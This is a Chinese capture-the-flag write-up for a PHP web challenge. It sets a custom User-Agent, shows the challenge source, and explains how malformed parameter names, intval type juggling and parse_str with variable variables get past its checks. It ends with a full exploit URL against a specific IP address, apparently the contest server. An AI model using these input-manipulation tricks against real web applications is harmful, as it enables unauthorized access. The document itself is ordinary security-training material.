
回归基本功

题目写明**需要输入正确的“用户代理”身份标识与英雄名称**，由用户标识联想到User-Agent头部，按照拼音大小写规则挨个尝试改User-Agent头，最后发现改成GaoJiGongChengShiFoYeGe能进入下一步



得到一个文件Q2rN6h3YkZB9fL5j2WmX.php

访问下拿到下一步源码

```
<?php
show_source(__FILE__);
include('E8sP4g7UvT.php');
$a=$_GET['huigui_jibengong.1'];
$b=$_GET['huigui_jibengong.2'];
$c=$_GET['huigui_jibengong.3'];

$jiben = is_numeric($a) and preg_match('/^[a-z0-9]+$/',$b);
if($jiben==1)
{
    if(intval($b) == 'jibengong')
    {
        if(strpos($b, "0")==0)
        {
            echo '基本功不够扎实啊！';
            echo '<br>';
            echo '还得再练！';
```

```
        }
        else
        {
            $$c = $a;
            parse_str($b,$huiguiflag);
            if($huiguiflag[$jibengong]==md5($c))
            {
                echo $flag;
            }
            else{
                echo '基本功不够扎实啊！';
                echo '<br>';
                echo '还得再练！';
            }
        }
    }
    else
    {
        echo '基本功不够扎实啊！';
        echo '<br>';
        echo '还得再练！';
    }
}
else
{
    echo '基本功不够扎实啊！';
    echo '<br>';
    echo '还得再练！';
}
?>
```

简单的非法参数名传参考察，将第一个_替换为[传参即可

huigui_jibengong.2部分，利用intval函数的特性，构造出+0=e559dcee72d03a13110efe9b6355b30d，开头不为0且强制类型转换后值为0

再看下最后的逻辑，要huigui_jibengong.3进行md5后等于huigui_jibengong.2，故得到最后payload：

```
http://112.126.73.173:9998/Q2rN6h3YkZB9fL5j2WmX.php?huigui[jibengong.1=0&huigui[jibengong.2=+0=e559dcee72d03a13110efe9b6355b30d&huigui[jibengong.3=jibengong
```